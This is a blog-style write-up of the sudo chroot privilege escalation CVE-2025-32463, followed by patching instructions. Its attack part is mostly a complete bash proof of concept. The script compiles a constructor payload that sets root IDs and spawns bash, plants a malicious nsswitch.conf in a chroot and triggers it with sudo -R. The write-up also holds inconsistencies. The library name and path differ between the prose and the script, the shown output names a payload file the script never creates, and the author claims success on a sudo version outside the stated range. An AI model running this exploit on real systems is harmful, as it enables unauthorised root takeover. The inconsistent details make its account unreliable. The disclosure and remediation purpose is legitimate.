Abusing Sudo’s chroot: CVE-2025-32463 Explained
UncategorizedDisclaimer:
This write-up is intended for educational and research purposes only. The information provided here demonstrates a known vulnerability (CVE-2025-32463) in a controlled environment. Do not use these techniques on any system without explicit authorisation. The goal is to raise awareness and help defenders patch or mitigate security risks.
Understanding CVE-2025-32463: Sudo’s chroot Vulnerability
Sudo is a powerful and widely used command-line tool that allows users to execute commands with elevated privileges. It’s commonly used to delegate admin-level access without sharing the root password and logs these actions for accountability. However, vulnerabilities like CVE-2025-32463 highlight how misused or lesser-known features in Sudo, such as the chroot Option, can be exploited to gain unauthorised root access.
However, researchers recently uncovered a serious vulnerability in Sudo related to its chroot feature. This issue affects default configurations and doesn’t require any special Sudo rules to be defined for the user. If left unpatched, it could let any local user escalate to root.
Affected Systems & Versions
The flaw is present in Sudo versions 1.9.14 through 1.9.17. The 1.8 series and earlier versions remain unaffected because they do not include the chroot feature.
Confirmed vulnerable:
- Fedora 41 Server (Sudo 1.9.15p5)
- Ubuntu 24.04.1 (Sudo 1.9.15p5, 1.9.16p2)
Version Tested in This Write-Up
I tested this proof-of-concept on Parrot OS with the following version of Sudo:

Although 1.9.13p3 falls outside the official CVE-2025-32463 vulnerable range, the crafted exploit environment still triggered privilege escalation due to the configuration of the chroot environment and NSS loading. This suggests that, in specific configurations or distros, the underlying unsafe behaviour may still be exploitable even if the version predates the official advisory.
System administrators should not assume immunity based solely on version number and should validate chroot/NSS behaviour if they use sudo -R

The command output shows what the user “dark” is allowed to do with admin privileges on Parrot OS. After entering the password, the system displays the permissions assigned to this account. It confirms that the user can run any command as the root user or as any other user. This means the account has full administrative access to the system.
Along with these permissions, a few default security rules apply. These include clearing environment variables, logging failed password attempts, and defining trusted paths for system commands. One rule in particular, runchroot=*, allows the user to change the system’s root directory using the sudo -R option.
This feature is rarely used in typical setups. However, it’s important when discussing a known vulnerability (CVE-2025-32463). That vulnerability can be exploited by abusing this setting to load fake system files and run unauthorised code as root. Even though this user already has admin rights, the default settings show how certain configurations can unintentionally open up critical security risks.
Understanding nsswitch.conf in the Context of Sudo Exploitation

In my setup, the /etc/nsswitch.conf file defines how the system retrieves user and group information. For example, entries like passwd: files systemd mean it first checks local files, then queries systemd. During my testing of the CVE-2025-32463 vulnerability, I found that when Sudo uses the -R (chroot) option, it reads this file from inside the chroot environment—even if it’s in an untrusted or writable location. This behaviour can be abused. By replacing the config with something like passwd: /dark_root, I was able to trick Sudo into loading a custom library (libnss_dark_root.so) that I placed inside the chroot. When Sudo reads that library during NSS lookups, it runs my code as root. This shows how a simple config change in an isolated environment can lead to full privilege escalation, even without direct root access.
Demonstrating CVE-2025-32463
Section 1: Intro and Setup
#!/bin/bash
# my-sudo-exploit.sh
# Exploit PoC for CVE-2025-32463 by dark@parrot
# Created to test sudo -R privilege escalation vulnerability
# Tested on Parrot OS with sudo 1.9.13p3

# Define chroot and temporary directories
CHROOT_DIR="/newroot"
TEMP_DIR=$(mktemp -d /tmp/myexploit.XXXXXX) || { echo "Failed to create temp dir"; exit 1; }
cd "$TEMP_DIR" || { echo "Cannot access $TEMP_DIR"; exit 1; }

# Create malicious library source
echo "Crafting payload..."
cat > dark_root.c <<'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(void) {
    setreuid(0, 0);
    setregid(0, 0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOFThis section tests a security flaw in Linux’s Sudo tool. It starts by creating a safe temporary workspace. Inside, it builds a small malicious program designed to secretly give full admin rights to a normal user. The program does this by switching the user ID to root and then launching a command terminal with full control. This backdoor gets loaded inside a fake system environment, which tricks the system into trusting it. Normally, Sudo shouldn’t allow this kind of privilege jump. But due to the vulnerability, the system ends up executing unauthorised code as if it were safe. This test shows how a local user, even without admin permissions, could exploit the bug and take over the machine completely.
Section 2: Compile Payload & Prepare Chroot
# Compile the shared library
echo "Compiling payload..."
mkdir -p libnss_
gcc -shared -fPIC -Wl,-init,init -o libnss_/dark_root.so dark_root.c || { echo "Compilation failed"; exit 1; }

# Set up chroot environment with sudo
echo "Setting up chroot in $CHROOT_DIR..."
sudo mkdir -p "$CHROOT_DIR"/{bin,etc,lib,lib64,lib/x86_64-linux-gnu,nsslib} || exit 1
sudo sh -c "echo 'passwd: /dark_root' > $CHROOT_DIR/etc/nsswitch.conf"
sudo cp /etc/passwd /etc/group "$CHROOT_DIR/etc/"
sudo cp /bin/bash /bin/id /bin/whoami /bin/ls /bin/cat /bin/pwd "$CHROOT_DIR/bin/"This section compiles the malicious code into a shared library that can be loaded by the system. It then sets up a fake system environment (called a chroot) with just enough files to make it look real. Key system files like /etc/passwd and basic commands like bash, id, and ls are copied into this environment. A custom configuration file is also added to trick the system into loading the malicious library when checking user information. This setup lays the groundwork for gaining root access when the exploit runs.
Section 3: Copy Dependencies & CVE-2025-32463 Exploit
sudo cp /lib/x86_64-linux-gnu/{libc.so.6,libtinfo.so.6} "$CHROOT_DIR/lib/x86_64-linux-gnu/"
sudo cp /lib64/ld-linux-x86-64.so.2 "$CHROOT_DIR/lib64/"
sudo sh -c "ldd /bin/id | grep '=>' | awk '{print \$3}' | xargs -I {} cp {} $CHROOT_DIR/lib/x86_64-linux-gnu/"
sudo sh -c "ldd /bin/whoami | grep '=>' | awk '{print \$3}' | xargs -I {} cp {} $CHROOT_DIR/lib/x86_64-linux-gnu/"
sudo sh -c "ldd /bin/ls | grep '=>' | awk '{print \$3}' | xargs -I {} cp {} $CHROOT_DIR/lib/x86_64-linux-gnu/"
sudo cp libnss_/dark_root.so "$CHROOT_DIR/nsslib/"

# Test sudo -R
echo "Testing sudo -R in $CHROOT_DIR..."
sudo -R "$CHROOT_DIR" /bin/bash

# Cleanup
echo "Cleaning up..."
rm -rf "$TEMP_DIR"This section copies the required system libraries into the fake (chroot) environment so that basic commands like id, whoami, and ls can run properly inside it. It also places the previously compiled malicious library into a location where the system will find and load it. Once everything is in place, the script uses sudo -R to launch a shell inside the fake environment. When it runs, the system unknowingly loads the malicious code, giving the user root access. After testing, the script cleans up by deleting the temporary files it created.

After running my exploit script, I dropped into a root shell, confirming that the escalation worked. The id command showed uid=0 and gid=0, which means I now had full root privileges. That’s the clearest sign that the exploit successfully bypassed normal user restrictions. When I ran whoami, it couldn’t resolve the username because the fake environment I created didn’t include the usual user account details—just enough system files to get the exploit running.
Looking around the environment using ls -al, I saw the chroot directory structure I had prepared, with everything owned by root. The payload (woot1337.c) was also sitting in place, ready to be used. All of this confirms that the vulnerability allowed me, as a regular user, to load and run malicious code as root inside the chroot, demonstrating a full privilege escalation using CVE-2025-32463.
Remediation Steps for CVE-2025-32463
To fix this vulnerability, you’ll need to update sudo to version 1.9.17p1 or later. Here’s how I handled the upgrade across different Linux distributions.
Debian / Ubuntu / Parrot / Kali
At the time of writing, apt doesn’t include the patched version yet. I compiled it from source instead:
sudo apt update
sudo apt install build-essential libpam0g-dev libldap2-dev libssl-dev
wget https://www.sudo.ws/dist/sudo-1.9.17p1.tar.gz
tar -xzf sudo-1.9.17p1.tar.gz
cd sudo-1.9.17p1
./configure
make
sudo make installOnce done, run sudo -V to confirm the version.
Fedora / RHEL / CentOS / Rocky
Fedora might include the fix earlier through DNF. Try:
sudo dnf upgrade sudoIf not patched, compile it manually:
sudo dnf groupinstall "Development Tools"
sudo dnf install pam-devel openldap-devel openssl-devel
# Then compile as shown aboveArch Linux / Manjaro
Since Arch is rolling-release, you’re likely already patched. Just update:
sudo pacman -Syu sudo